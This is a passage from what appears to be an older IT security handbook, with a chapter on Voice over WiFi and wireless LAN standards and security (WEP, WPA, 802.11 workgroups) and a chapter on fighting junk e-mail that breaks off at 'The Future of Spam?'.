Voice over IP is a technology that has made a tremendous impact on the way people now look at telephone service. Potential VoIP providers took a cautious wait-and-see attitude and monitored the responses early adopters were generating, but it was not necessary to hesitate. Anyone who used VoIP and heard the quality and saw the savings, not only in long distance charges but local add-on charges as well, was hooked. Some employees began to pressure their companies to give VoIP a trial run, and numerous companies bought into the concept. As a result, network and telecommunications vendors saw huge potential in providing VoIP devices if not services. Now the number of VoIP providers has steadily grown, and even major telecommunications carriers have set up VoIP calling plans in markets around the United States. Those who understand how VoIP works quickly realize that it is really a clever reinvention of voice communication. The basic premise of VoIP is that it uses the Internet as the carrier for telephone calls. VoIP converts the telephone voice signal into a digital signal that travels over the Internet then reconverts it to voice on the receiving end, allowing users to speak to anyone with a regular phone number. When placing VoIP calls, users hear a dial tone and then dial just as they normally would.

The Devices

Voice over WiFi is the union of VoIP and wireless LANs. This converged application, VoWLAN, encompasses mobile technologies, telecommunications, data communications, and the Internet. A WiFi handset is a wireless LAN client device and uses the same network infrastructure as PDAs and laptops with wireless capabilities. Because use of a WiFi handset is similar to that of a cell phone, it is not necessary to have continuous high-quality connectivity as the user roams throughout the coverage area. Also, because the wireless phone functions similarly to a wired phone, it requires management and configuration from the local organization's telephone system.

Currently, the three ways to place VoIP calls are via analog telephone adaptor (ATA), IP phones, and computer-to-computer. ATA is the easiest and probably most common method of implementing VoIP, as it simply requires a user to connect a standard phone to the Internet connection via the ATA. The ATA is an analog-to-digital converter that takes the analog signal from the traditional phone, converts it into digital data, and then transmits the digital signal over the Internet. IP phones are customized phones that appear to be normal phones with a handset, cradle, and buttons; however, instead of a standard RJ-11 phone connector, they have an RJ-45 Ethernet connector. IP phones connect directly to a network and contain all of the hardware and software necessary to process the IP call. Vendors are already offering WiFi IP phones that allow subscribing callers to make VoIP calls from any WiFi hotspot. Computer-to-computer VoIP is probably the easiest way to use VoIP. Even long-distance calls are free. Several companies offer free or low-cost software for the use of this type of VoIP. The user simply installs the software, uses the computer's built-in microphone, speakers, and sound card; connects to the Internet; and places a call — a very straightforward setup. The Internet connection should preferably be a fast one, such as cable or digital subscriber line (DSL), and, except for normal monthly ISP fees, there is typically no charge for computer-to-computer calls, no matter the distance. Great news for world travelers!

Wireless Local Area Network (WLAN)

Wireless local area networks (WLANs) give authorized users freedom from network cables and allow them to roam about a building if they so desire while still retaining access to their resources just as if they were sitting at their desks. WLANs can be used to extend an existing wired infrastructure, but they can also stand alone as well, such as WiFi hotspots. Constant pressure is being exerted on vendors and standards bodies to develop technologies that will improve WLAN data rates, range, and security.

The two basic devices in a wireless network are a wireless client and an access device. Wireless clients range from laptops and desktop PCs to PDAs and dual-mode cell phones or any other device that uses wireless communications as its main method of communicating with other network devices. The second device, an access point, is the most common way to connect stations to the WLAN topology; however, the use of wireless switches is growing as well. These are essentially two different categories of network access devices. Access points are typically centrally located devices, and wireless switches are usually distributed devices. Another description might be that traditional access points normally exist in office buildings and cafés and wireless switches are typically used in enterprise WLAN systems. Small to medium businesses (SMBs) may use either an access point or a wireless switch or both. WLANs may also be configured as a peer-to-peer (also known as *ad hoc*) network that allows devices to communicate directly. A simple implementation would connect two laptops using wireless network interface cards (NICs) and then transmit data back and forth with no access point being required. Peer-to-peer WLAN communications can bypass required encryption and authentication controls; therefore, these transmissions are vulnerable and could be easily intercepted and allow unauthorized access to company information.

Sometimes wireless LAN bridges are used to provide a wireless communications link (or bridge) between two wired LANs that are typically located in adjacent buildings. The hardware used in a wireless LAN bridge is similar to a WLAN access point, but instead of only connecting wireless clients to the wired network, bridges are mainly used to connect other wireless LAN bridges to the network.

The Network Infrastructure

Good voice quality is a major factor in determining the acceptance of VoWLAN. Because both voice and data will be traveling over the same wireless access points and other IP infrastructure devices, minimizing delay in this environment will be critical. Also, Ethernet, whether wired or wireless, was not originally designed to provide real-time streaming or guaranteed packet delivery. Quality of service (QoS) features are needed to help ensure that voice packet delays stay under 100 msec, which implies that congestion on the wireless network can potentially render voice unusable. The 802.11e committee is developing a standard so real-time applications such as voice and streaming video will be assured of packet delivery within tolerable limits. Where wired phones are stationary, wireless handsets are necessarily mobile. While conversing, the user will be roaming between access points and thus will require a seamless, low-latency handoff between all access points; therefore, the supporting infrastructure may have to be expanded to include coverage in additional areas such as outdoor locales, hallways, and stairs.

The Role of Standards

IEEE 802 Wireless Workgroups

The Institute of Electrical and Electronics Engineers (IEEE) is the body responsible for setting standards for computing devices. They have established an 802 LMSC (LAN MAN Standards Committee) to set standards for local area networks and metropolitan area networks (MANs). Inside of this committee, workgroups are assigned specific responsibilities and given a numeric description such as "11." The 802.11 workgroup is tasked with developing the standards for wireless networking. Within this 802.11 workgroup, alphabetic characters, such as "a" or "b" or "g", are used to further describe groups that have been assigned even more specific tasks.

Workgroups and Their Associated Responsibilities

Port-Based Access Control

First used in wired networks, IEEE 802.1x provides a standardized method of authentication. It was later adapted for use in WLANs in order to address security flaws in Wired Equivalent Privacy (WEP). This framework authenticates users, controls their access to a protected network, and uses dynamic encryption keys to ensure data privacy.

- **Current Standards** (workgroup name, frequency, and maximum throughput):
  802.11a — 5-GHz band, with a data rate of 54M bit/sec
  802.11b — 2.4-GHz band, with a data rate of 11M bit/sec
  802.11g — 2.4-GHz band, which uses 802.11a modulation to achieve 54M bit/sec
- **IEEE Working Groups** (workgroup name and responsibility):
  802.11d — Addresses 802.11 hardware issues in countries where it currently does not work
  802.11e — Describes the message authentication code (MAC) layer QoS features, including prioritizing voice or video traffic
  802.11f — Defines communication between access points for layer two roaming
  802.11h — Defines measuring and managing the 5-GHz radio signals in 802.11a WLANs; this standard covers compliance with European regulations for 5-GHz WLAN
  802.11i — Fixes weaknesses in the WEP encryption scheme
  802.11k — Defines access point (AP) communication of radiofrequency health and management data
  802.11n — Describes boosting throughput to 100 M bit/sec; simulated WLANs acting like 100-M bit/sec switched Ethernet LANs
  802.11r — Defines handoff for fast roaming among APs in order to support voice over wireless as well as data over wireless
  802.11s — Describes wirelessly connecting APs for back-haul communications and mesh networking
  802.1x — IEEE authentication standard used by the 802.11 standards
  802.15 — Addresses the standard for wireless personal area networks (WPANs)
  802.15.1 — Covers the standard for low-speed, low-cost WPANs and is based on the Bluetooth specification
  802.15.2 — Develops the recommended practices for having 802.11 WLANs and 802.15 WPANs coexist in the 2.4-GHz band; main work is the interference problem between Bluetooth and 802.11
  802.15.3 — Develops the standard for WPANs from 10 to 55 Mbps at distances less than 10 m.
  802.15.4 — Addresses simple, low-cost, low-speed WPANs in the data ranges from 2 to 200 Kbps and uses direct-sequence spread spectrum (DSSS) modulation in the 2.4- and 915-MHz ranges.
  802.16d — Standardizes fixed wireless deployments
  802.16e — Standardizes mobile deployments such as in cars

Wired Equivalent Privacy (WEP)

Securing a wireless LAN is vital, especially for sites hosting and transmitting valuable information such as credit card numbers or storing sensitive (company confidential) information. Wired Equivalent Privacy (WEP) is the 802.11 encryption standard. Even prior to ratifying WEP in 1999, the 802.11 committee was aware of some WEP weaknesses; however, WEP was the best choice at that time to ensure efficient 802.11 implementations worldwide. Nevertheless, WEP has undergone much scrutiny and criticism over the years. WEP is vulnerable on two fronts — relatively short initialization vectors (IVs) and keys that remain static. With only 24-bit keys, WEP eventually uses the same IVs for different data packets; for a large busy network, this IV reoccurrence can happen within an hour or so. Static shared secret keys are another problem with WEP. Because 802.11 does not provide any functions that support the exchange

of keys among stations, system administrators and users generally use the same keys for weeks, months, and even years. This allows mischievous culprits sufficient time to monitor and hack into WEP-enabled networks.

To improve the security of WLANs, some vendors deploy dynamic key distribution solutions based on 802.1x. Despite the flaws, WEP is better than nothing and should be enabled as a minimum level of security. Security is an issue because numerous people have taken to war driving — roaming the streets with sniffing tools, which are inexpensive, to discover wireless LANs in neighborhoods, business areas, and colleges. When a wireless LAN is detected where WEP is not implemented, a wireless-enabled laptop is used to gain access to resources located on the discovered network. Activating WEP can minimize the chances of this happening and is especially useful in low-value networks such as a home or small business network. WEP does a good job of keeping honest people out of wireless networks; however, be aware, that accomplished hackers can exploit the weaknesses of WEP and access WEP-enabled networks, especially those with high utilization. For protecting high-value networks from hackers, it would be wise to look into other security solutions.

WiFi Alliance

The WiFi Alliance is a global, nonprofit industry association that promotes the growth of wireless local area networks. To ensure each that user's mobile wireless device experience is consistent across vendor product lines, the WiFi Alliance tests and certifies the interoperability of IEEE 802.11 WLAN products. In its nearly five-year existence, over a thousand products have received the WiFi Certified™ designation. WiFi products covered by the WiFi Alliance include the radio standards of 802.11a, 802.11b, and 802.11g in single, dual-mode (802.11b and 802.11g), or multiband (2.4- and 5-GHz) products. The network security controls addressed are WiFi Protected Access (WPA) and WiFi Protected Access 2 (WPA2), both personal and enterprise, as well as multimedia content over WiFi support for WiFi Multimedia (WMM).

WiFi Protected Access (WPA and WPA2)

WiFi Protected Access (WPA) is a wireless security protocol that provides data protection. The WiFi Alliance developed WPA to overcome the limitations of WEP and uses the 802.1x authentication framework with the Extensible Authentication Protocol (EAP), Message Integrity Code (MIC) for integrity, and Temporal Key Integrity Protocol (TKIP) for encryption. WPA2 is the second generation of WPA security and provides WiFi users with the assurance that only authorized users will be able to access their wireless networks. WPA2 is based on IEEE 802.11i and is backward compatible with WPA.

WiMAX

The WiMAX Forum assists in the deployment of broadband IEEE 802.16 wireless networks by making certain that broadband wireless access equipment is compatible and interoperable. It achieves this by promoting the adoption of IEEE 802.16-compliant equipment by operators of broadband wireless access systems. The standards-based WiMAX technology enables the delivery of last-mile wireless broadband access. This alternative to cable and DSL can provide fixed, roaming, and, eventually, mobile wireless broadband connectivity, obviating the need for direct line of sight with a base station. At distances of three to ten kilometers, there should be enough capacity to support hundreds of businesses simultaneously at T-1 speeds and thousands of residences at DSL speeds. WiMAX technology could offer portable outdoor broadband wireless access to notebook computer and PDA users as early as 2006.

Bluetooth

Ericsson developed Bluetooth to replace the cables connecting electronic equipment, such as computers, printers, and monitors, with tiny radio transmitters. It has since been extended to cell phones and handheld computers. The 10th century Danish King Harald Blaatand, whose last name translates into English

as *Bluetooth*, united Denmark and Norway and is reported to be the namesake of the Bluetooth linking technology. Bluetooth technology provides remote and mobile connectivity by enabling notebooks, PCs, mobile phones, PDAs, digital pagers, and other electronic devices, to communicate with each other without the need for cables. Bluetooth technology is different from infrared technology in that Bluetooth devices are not line of sight and can operate through walls or even from within a coat pocket. This WPAN provides communication between electronic desktop devices or in other devises in close proximity up to approximately ten meters.

The Bluetooth special interest group (SIG) is a group of companies interested in promoting Bluetooth wireless solutions, similar in nature to the WiFi Alliance promotional role but focusing on a different technology. The primary goal of 802.15 is to define wireless connectivity for fixed, portable, and moving devices within or entering a user's personal operating space. The second goal is to provide interoperability (*e.g.*, no radio interference) between a WPAN device and any IEEE 802.11 WLAN device. WLAN technology and Bluetooth can interfere with each other because they both operate in the same frequency band. This problem is being worked on by the IEEE 802.15 task group 2 (TG), which is responsible for developing coexistence mechanisms for the two standards. The uses for Bluetooth-enabled electronic devices are numerous as they can connect and communicate wirelessly within short-ranges (100 m or less) in *ad hoc* networks (piconets). Although Bluetooth and 802.11 wireless technologies share some characteristics, they serve fundamentally different purposes.

Voice over WLAN Benefits

With Voice over WLAN, we are integrating mobile data and voice as one system. By bringing together VoIP and WLAN we can provide a worker greater convenience and a corresponding increase in their productivity. Employees can bring their notebook, PCs or other wireless devices with them wherever they go and still receive direct-dial calls. Employees visiting a different office within the company can bring their entire workstations with them and get set up just like at their regular site because a single device provides both phone and data access, just like a phone and a PC. Collaboration and conferencing within an organization can be done at almost the drop of a hat with little or no change of employee venue. Voice over WiFi also has the potential to provide higher dependability than cellular because we can attain 100% coverage within a specific geographic area such as an office or a campus.

The total cost of ownership can be minimized. By using a common infrastructure for both voice and data we can experience cost savings. One information technology department can manage both telecommunications and data communications. In fact, by steering a steady course of integrating all voice and data on the same network, additional benefits can be derived, such as purposely designing and deploying a WLAN/VoIP network infrastructure. This architecture can address WLAN and VoIP considerations such as latency issues, appropriate selection and placement of routers and firewalls, and performance management. The potential for additional cost savings can also be realized because VoWLAN can be a low-cost alternative to cell roaming. Help-desk calls may be reduced because wireless handsets have user-programmable customization features. From a technical cost savings perspective, VoIP uses simple adds, moves, and changes of the VoIP-enabled devices.

Challenges

The need for successful remote administration of local and wide area networks has led to advances in remote management applications. The same functionality is needed for the WiFi environment but the services, such as reassigning radio frequencies and signal strength, differ somewhat from the older infrastructure devices. Thus, managing WLANs can be challenging. Whereas the wired network cabling has distance constraints so too does WiFi. The radio signals will attenuate as the wireless client moves farther from its access point, which at a minimum will cause distortion if not total loss of signal. Also, 802.11 originally addressed data traffic only, not voice; for example, bar code packets currently have the same priority as voice packets, but voice traffic is isochronous and requires constant traffic flow with no

interruption. Security is still a relevant issue, maybe even more so when it comes to wireless transmission of signals that can be snatched out of the air by numerous devices and analyzed for weaknesses. Such flaws could result in a compromised system.

Managing Wireless LANs

Managing several APs in confined areas such as conference rooms is fairly easy but as an organization begins to install dozens of APs managing them becomes problematic. Modifying policies, updating keys, and performing firmware upgrades can be difficult. Enterprise-level APs can usually be managed by the Simple Network Management Protocol (SNMP), as SNMP is designed to handle remote configuration of switches, routers, and other infrastructure devices; however, settings such as signal strength have no SNMP configurability. Thus, an organization would probably standardize its wired and wireless infrastructure devices and use a vendor's proprietary applications or a third-party application that can manage multiple, different vendor devices.

Throughput Degradation

As a client device moves from away from an access point the WLAN throughput diminishes. The degree of diminishment depends on how much intervening material such as metal or wood is located between the two devices. Also, most access points are on a shared medium, and its throughput is divided up among the users connected to that one access point. The 802.11n task group is working on defining application scenarios and describing how this higher throughput technology will be used. This will then be the basis for evaluating and comparing the technologies offered by different vendors

Security Issues

Air-Link Connections

Private Networks

When an employee's wireless device locks onto an access point, that connection must prevent successful eavesdropping. Typically, the wired portion of the network is secure, and so, too, should the wireless portion. Numerous security protocols are available for authentication, encryption, and integrity such as dynamic WEP, WPA, or 802.11i.

Internet Connections

Dynamic WEP and the other wireless encryption methods operate only between a wireless-enabled computer and an access point. When data reaches the access point or gateway, it is unencrypted and left unprotected while being transmitted across the public Internet to its destination, unless it is also encrypted at the source with a Secure Sockets Layer (SSL), such as when purchasing on the Internet or when using a virtual private network (VPN). Thus, WPA, for example, will protect users from external intruders; however, users may want to implement additional methods to protect transmissions when using public networks and the Internet. Several technologies are available, but currently VPNs seem to be the most popular choice.

Adapting Data-Only Networks for Voice Traffic

Current packet-based network protocols are designed to carry data that is typically generated in bursts. This asynchronous traffic sometimes encounters congestion while traveling through the network and thus may undergo fluctuating delays, but the user will probably have no appreciable quality breakdown in data receipt. Not so with voice traffic. Voice traffic, because it must have a steady flow of packets for good audio quality, can be negatively impacted by degradation of traffic. Because we are replacing a circuit-switched network with a packet-switched one, all packets, whether voice or data, compete for existing bandwidth, thus there is no timing guarantee for the constant delivery of voice packets. This is

another area where research is being conducted to find cost-effective solutions that will interoperate across multiple vendor products.

Load Balancing

Just as a bus can accommodate a specific number of passengers, access points have a limit to the number of wireless clients it can handle. The WLAN must be able to ascertain when an access point is reaching its capability limit and then divert other clients to different access points that are less loaded. In other words, the WiFi environment must be able to scale across multiple access points in order to successfully handle the number of active uses on the system.

Seamless Mobility

When we have begun to enjoy the convenience and improved productivity of VoWiFi within our controlled environments, we will require vendors to provide the ability to roam outside of our environment. This entails seamlessly switching to a cell network without disconnecting from the VoWiFi network. To accomplish this will require some type of dual-mode cell/WiFi appliance. Users will expect the appliance to have the same functionality of a cell phone — lightweight, compact, multimode, and (probably high on their list) having a good battery life. They will also expect this transfer of carriers to be transparent, and this transparency will rely on a well-integrated WLAN and telephony infrastructure. This infrastructure must be able to determine each user's location at any given moment, which carrier they are using (WiFi or cellular), and the best access point to hand off, especially if the user is heading to a door.

Dead Zones

Most current WLAN applications are intended for data applications and possibly will not provide sufficient coverage for wireless voice use. For example, these WLANs are designed to service static devices such as PCs or terminals, not mobile devices that may be located one moment in a lobby and the next moving down a stairwell. Data applications may not be negatively impacted by such dead zones, but voice quality may be impacted to an extent that is not acceptable.

A Look into the Future

WiFi Acceptance

Hotspots are almost becoming a necessity. At these locations, users can access the Internet using WiFi-enabled laptops and other WiFi-enabled devices for free or for a fee. Hotspots are often found at coffee shops, hotels, airport lounges, train stations, convention centers, gas stations, truck stops, and other public meeting areas. Corporations and campuses often offer it to visitors and guests. Hotspot service will become more widely available aboard planes, trains, boats, and perhaps even cars.

Municipalities and WiFi

Municipalities are hopping on the VoIP WiFi bandwagon as well. Minneapolis, MN, is looking for a citywide, privately owned, wireless, fiber-optic network to facilitate government communications by linking city buildings, police, and inspectors to the city's databases. They will sell excess capacity to businesses, residents, and guests for service at 1 to 3 Mbps. Some municipalities have already completed similar projects (*e.g.*, Chaska, MN) that act as ISPs for their residents. Milpitas and San Mateo, CA, use a wireless mesh as a private network for police, fire, emergency, and other city services. Taipei, Taiwan, is building a massive WiFi cloud. The network is expected to make WiFi access as easy as using cell phones for all of Taipei City's more than 2.5 million inhabitants. Taipei plans to make wireless Internet access available everywhere by the end of 2005. Some 10,000 wireless access points will cover the 272 km^2 where 90 percent of Taipei's 2.65 million people live.

It is apparent that wireless mesh networks are coming of age. These networks dynamically route packets from node to node, and only one access point has to be connected directly to the wired network, with

the rest sharing a connection. They are self-organizing, automatically adjusting and updating the most efficient routing patterns through the network as nodes or Internet gateways are added or removed. They create a single, scalable, wireless network by using special nodes that automatically communicate with each other. A node can send and receive data, as well as function as a router to relay information to any other node within its area of coverage. As wireless mesh networking gains increasing acceptance with municipalities and cost-conscious enterprises, WLAN vendors are readying more advanced products to support the technology. Although mesh networks have been around for years, adoption has been limited because of the proliferation of traditional wireless broadband networks, which have enormous investments in equipment, services, and wireless technology.

To counter this, vendors are beginning to offer VoIP over wireless mesh networks, thereby enabling global voice communications to callers worldwide over existing wireless. Also in development are technologies that will be able to upgrade the wireless mesh network to support the Session Initiation Protocol (SIP), thus allowing any wireless mesh network to be voice enabled. SIP is a signaling protocol used for establishing sessions in an IP network. Sessions could be a two-way telephone call or a collaborative multimedia conference session. The ability to establish these sessions means that a multitude of inventive services becomes possible, such as voice-enriched E-commerce, Web page click-to-dial, and Instant Messaging with buddy lists. In recent years, the VoIP community has adopted SIP as its protocol of choice for signaling. SIP is an RFC standard (RFC 3261) from the Internet Engineering Task Force (IETF). When a mesh is VoIP enabled, customers can receive and make calls, reaching the public switched telephone network (PSTN) worldwide for the price of a local call, and connect to other Internet voice users for the price of the broadband connection.

Summary

We have seen how these two technologies — WLANs and VoIP — have grown rapidly in the last few years, and it was inevitable that they would be merged. The ability of VoIP to allow telephony to liberate itself from network borders combined with the capability of WiFi to free devices of their physical boundaries is a pairing well worth taking advantage of. Although some WiFi-based VoIP networks have existed for a while, they and their associated hardware were implemented for very specific purposes. Some examples are hospitals and distribution companies because business drivers and technology are paired and the environments are strongly restricted. However, the market seems to be moving VoWiFi out of controlled environments into the unrestricted space of small offices and residential use. The search then intensifies to find standards and technologies that will control access, provide seamless mobility and ensure quality of service.

Spam Wars: How To Deal with Junk E-Mail

Al Bredenberg

Commercial Interruptions

Mixed in with the great volume of e-mail business correspondence sent each day, many users receive messages similar to the following:

- An offer to find out about new "fountain of youth" scientific discoveries that minimize the effects of aging
- Offers to get in on great money-making schemes (usually multilevel marketing opportunities)
- An offer to save 40% on airfares
- An urgent message to stop the President from signing a certain piece of legislation
- An opportunity to participate in a pyramid scheme and make $5000 a month
- An offer to start a home-based business using a PC
- Three "newsletters" containing nothing but classified ads (mostly multilevel marketing and get-rich-quick opportunities)

This type of e-mail is called "spam," which refers to the sending of mass unsolicited messages — junk e-mail — over the Internet. Spamming includes posting promotional messages to large numbers of Usenet newsgroups. For many Internet users, unsolicited e-mail advertising is merely an annoyance, but because many companies and organizations connect to the Internet, e-mail spam also becomes a financial and productivity issue, especially as most bulk e-mailers sign users onto their lists without permission and make virtually no effort to target their lists. It is not uncommon for spam lists to reach into the hundreds of thousands or even millions of e-mail addresses.

The Problem with Spam

The cost of one unsolicited e-mail advertisement sent to an organization is negligible, but mass mailings consume significant resources as they pass across the Internet and reach enterprise systems. The organization pays a provider for its Internet access. As general Internet traffic increases, upstream providers are forced to upgrade equipment and increase bandwidth. These development costs must be passed on to customers. Unwanted e-mail traffic exacts a cost to the organization in increased Internet access fees.

When it has found its way into the company's network, bulk e-mail consumes computing and network resources. Users within the company must spend time sorting out and deleting unwanted messages. Not only does this take time and increase the level of frustration of workers, but legitimate messages can also

become confused with spam and be deleted accidentally. Many businesses institute anti-spam policies and procedures to counteract the costs and lost productivity resulting from unsolicited bulk e-mail.

It might be argued that some unsolicited e-mail contact may be necessary for companies marketing over the Internet. Some Internet advertisers have devised strategies of identifying closely targeted audiences and approaching users one at a time with brief, tactful commercial messages. Many users and companies tolerate this kind of e-mail advertising. The most vehement opposition arises when an advertiser goes to extremes and spews out a deluge of e-mail promotions to tens of thousands of users, practically none of whom has an interest in the message. Systems administrators may want to establish policies and procedures to fight this kind of network abuse, and no users should be placed on e-mail advertising lists without their permission. Bulk e-mailers who build their e-mail lists by signing users up without permission should and can be opposed by a firm strategy worked out within the enterprise.

How Spammers Operate

Most of those who send out unsolicited bulk e-mail are not in the business of selling a product. They are in the business of selling a service: bulk e-mail. The direct marketers who manage their own lists and use them exclusively for the selling of their own products and services usually run smaller, targeted lists. The big-time spammers work very hard to build huge lists and then hire themselves out to advertisers on a contract basis. If a company wants to advertise healthcare products on the Internet, it might pay a spammer $500 for a one-time mailing of the ad to the spammer's entire database of 500,000 e-mail addresses. Or, for $50, the company could go in on a co-op mailing. In this case, the ad will be a shorter classified-type ad sent along with 20 or 30 others.

Professional spammers usually build their lists by vacuuming up e-mail addresses from public places. It is relatively simple to design a program that parses text for any continuous string of characters with an "@" sign in it. Such a program can be set up to strip e-mail addresses from newsgroup postings, World Wide Web sites, or membership directories for commercial online services (such as America Online and CompuServe). The addresses are then added to a database for the next big mailing. Some bulk e-mailers have gone into the business of selling do-it-yourself spamware programs which has resulted in a proliferation of small-time operators and "drive-by" spammers. One newsgroup posting or a one-time listing of an e-mail address on a Web site could potentially put that address on the lists of a dozen spammers.

On the surface, the practice of direct e-mail advertising looks like an effort to apply direct (postal) mail advertising to the Internet. Long-time Internet standards prohibit unsolicited advertising by e-mail, and this is still the policy of most access providers. Spam advocates argue that this is an outmoded antimarketing stand that inhibits businesses from realizing the marketing benefits of the Internet. It is argued that advertising cannot be successful unless the advertiser can insert the message into the customer's view. To reach a few buyers, the advertiser must impose the advertising message on many Internet users. Table 11.1 lists some of the arguments frequently given in favor of unsolicited bulk e-mail and some possible rebuttals against them.

E-mail spamming is comparable to unsolicited fax advertising, a practice that is forbidden by law in the United States, unless the advertiser has a previous relationship with the recipient. This advertising method is proscribed because it costs the recipient in paper, toner, and equipment resources. Opponents of spam advertising often use technological retaliation to fight direct e-mailers; for example, they might send a "mail bomb" (a huge e-mail message) that can clog or even shut down a server.

Because of intense opposition to the practice of spamming, bulk e-mailers often take steps to protect themselves. Some mailers insulate themselves by "spoofing," or placing false e-mail addresses in the "From" headers of their messages. Some will move from one provider to another, setting up throw-away accounts as they go. They open an account, spam once, and then move to another account, knowing that the first provider will shut them down after receiving complaints from users and other providers. Most of the big spam businesses, however, own their own servers and full-time Internet connections, thus decreasing the likelihood that they will be shut down.

TABLE 11.1 Bulk E-Mail Advocates *Versus* Opponents

The Spam Advocate Argues:	The Spam Opponent Argues:
Bulk e-mail is no different from direct mail marketing.	The two are not comparable. The traditional direct mail marketer pays the entire cost of the advertising through postal fees, whereas the recipient pays about half the cost of e-mail. The advertising arrives "postage due."
Bulk e-mail is no different from telemarketing.	Again, the telemarketing advertiser pays for the call. With e-mail, the recipient incurs a cost. Suppose telemarketers were to call collect? Would this practice be tolerated? Because of its potential for abuse, legal restrictions have been placed on telemarketing.
Trying to stop bulk e-mail is a violation of the right to freedom of speech.	The content of the message is not the primary issue. The issue is the method of delivery. Because the recipient is forced to pay the cost of delivery of e-mail, the recipient (or the recipient's employer) has a right to try to prevent that delivery.
Direct e-mail is environmentally friendly, because it does not rely on turning trees into paper, as in print or mail advertising.	Electronic mail and other Internet services rely on highly intensive industrial efforts. Viewed from the environmental perspective, could it really be said that the information infrastructure and computer industry are nonpolluting and do not consume scarce resources?
Direct e-mail works as a marketing method, so practitioners should be allowed to develop it.	The effectiveness of unsolicited bulk e-mail has not been studied extensively and is still unproven. Even so, should an advertising method be judged only on the basis of whether it makes money or not? How about ethical concerns?

Legitimate Bulk E-Mail

Many Internet-enabled businesses have devised nonabusive applications of bulk e-mail advertising. The list is built by voluntary sign-up. The user subscribes by e-mail or at a Web site. This produces a targeted list of users who have asked to receive the material. Such a list might take one of several forms:

- Classified commercial list for advertising products in a certain category
- E-mail newsletter or "e-zine"
- Company "announcement list," to keep customers and prospects informed of company news, new products, and upgrades

Such lists might be a useful resource for users, keeping them informed and in touch with vendors and their products and services and providing other valuable commercial information.

Reducing Exposure to Spam

In all likelihood, Internet-abusive advertising will continue to increase. If e-mail spamming is a potential threat to an enterprise, it would be worthwhile for systems administrators to initiate implementing procedures that keep users off the spam lists. Most bulk e-mailers build their lists with programs that strip e-mail addresses from text. If the systems administrator can minimize the appearance of users' e-mail addresses in easily available locations, this may help keep them off the lists. Participation in newsgroups and other electronic forums may be essential to the work of some users. Likewise, if a company is using a commercial online service, there may be some benefit to keeping the users' e-mail addresses on the publicly available membership directory, but this kind of exposure ought to be examined anyway to ensure that users are not unnecessarily exposing themselves to e-mail harvesters.

Many users post their e-mail addresses on their company's World Wide Web site. The often-used "mail to:" HTML tag places an e-mail address in a prominent place on a publicly available Web page, which is in reality an easily parsed text document. True, it is desirable for Web visitors to be able to send e-mail to contacts within the company, but there is an easy work-around for this problem: Company e-mail

addresses can be saved in an image file (*e.g.*, .gif or .jpeg format) so only someone who actually visits the site personally can read the e-mail address. The image can be linked to an online form, where the visitor can send a message to the company contact. This is another strategy for minimizing spam exposure.

Spam Battle Plans

To control the effects of Internet-abusive advertising, an organization should institute definite procedures and educate all Internet-connected employees. Here are some possible measures to take against unsolicited bulk e-mail:

- *Just delete the offending message.* This is the solution most often recommended by advocates of bulk e-mail, as it does not interfere with their activities. If the mail system allows it, use e-mail filtering to delete messages from bulk e-mailers that can be identified.
- *Ask to be removed from the list.* Most senders will comply. Some use automated removal systems. In the view of many Internet users, though, this amounts to caving in to the spammer's Internet-abusive tactics.
- *Complain to the sender and advertisers.* Users should give them their opinion of this kind of advertising. They can boycott companies that advertise by e-mail spam. Some mailers will not care, but many individual advertisers have joined an e-mail scheme knowing little or nothing about the Internet and will respond positively to tactful complaints.
- *Complain to the postmaster (postmaster@domain.com) or administrator (admin@domain.com or root@domain.com).* Some larger Internet providers have a special department that can be reached at abuse@domain.com. The user should send along a complete copy of the message, including all header information. Sometimes this tactic yields results, and sometimes not. It could be that the spammer and postmaster are one and the same.
- *Try to reach the service providers who provide Internet access upstream by tracing the message in reverse order.* A "who is" search can divulge service provider contact information. Users can use the Web interface at http://rs.internic.net/cgi-bin/whois/. This kind of approach can put users in touch with people who have a stake in controlling e-mail spam — the Internet service providers.
- *Block Internet-abusive e-mail addresses and domains.* Depending on the nature of the Internet connection, the user or access provider should be able to set up the system to refuse and bounce back any e-mail from a certain address or domain. Sometimes spammer and provider are one and the same. Some providers profit from spammers' activities and intentionally harbor them, so some domains will not respond to complaints.

Retaliating Judiciously

Some who are opposed to e-mail spamming have resorted to technological retaliation — tying up advertisers' toll-free numbers, sending continuous faxes in the middle of the night, or sending mail bombs in an attempt to overload mailboxes and shut down systems. Mail bombs, however, are not necessary and qualify as harassment, which is illegal. If a spammer has been especially offensive, the offender will get enough single responses from individuals to achieve the same effect as a mail bomb. Likewise, the practice of "flaming" (*i.e.*, sending abusive, insulting messages) will probably not accomplish much. Sometimes such a message will reach an innocent party or a clueless advertiser who has bought into a bulk e-mail scheme without really knowing what it is all about. Usually a firm but tactful complaint is the best approach.

Some companies have threatened legal action against spammers or have sent them invoices for the time and resources consumed by their unsolicited advertising. Whether there is any merit in such claims has yet to be determined. Some large providers have landed in court over the spam issue. For example, America Online has been in court several times in a dispute with bulk e-mailer Cyber Promotions.

TABLE 11.2 Resources for Dealing with Unwanted E-Mail Advertising

Resource	Web Address	Description
Blacklist of Internet Advertisers	http://tinyurl.com/c7h2k	This site lists some of the most extreme Internet abusers, including some bulk e-mail senders. Also included are tips on dealing with unwanted commercial materials and suggestions for appropriate Internet advertising.
Fight Spam on the Internet!	http://spam.abuse.net	This site provides technical resources and instructions for filtering, blocking, and limiting spam.
Infinite Ink's Mail Filtering and Robots page	http://www.ii.com/internet/robots	This site includes strategies and resources for filtering and processing mail.
Net-Abuse Frequently Asked Questions (FAQ)	http://www.cybernothing.org/faqs/net-abuse-faq.html	This site includes questions and answers about spamming and other forms of Internet abuse, in addition to providing especially good instructions on how to identify spammers and lodge complaints with providers.
Newsgroups	http://www.killfile.org/~tskirvin/nana/	Newsgroups dealing with Internet abuse (news.admin.net-abuse.misc).
Responding to unsolicited commercial e-mail (panix.com)	http://www.panix.com/uce.html/panix.com	This site, sponsored by an ISP, furnishes guidelines for combating unwanted e-mail.

It has been debated whether or not the government should try to regulate e-mail advertising, but many Internet users do not welcome government involvement in Internet issues. Also, the Internet is an international network. No one government can claim authority over activities that take place over the Internet, and the effect of any government's efforts is limited by national boundaries.

Spambuster Resources

Table 11.2 offers a number of resources found on the Internet for dealing with unwanted e-mail advertising.

The Future of Spam?

